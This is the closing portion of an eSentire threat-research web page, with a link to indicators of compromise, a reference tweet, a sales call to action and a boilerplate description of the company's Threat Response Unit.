
You can access the indicators of compromise [here](#).

References

<https://x.com/TheDFIRReport/status/1329123402922201089?s=20>

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)



ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)



The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global

threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Cookies allow us to deliver the best possible experience for you on our website - by continuing to use our website or by closing this box, you are consenting to our use of cookies. Visit our [Privacy Policy](#) to learn more.

[Accept](#)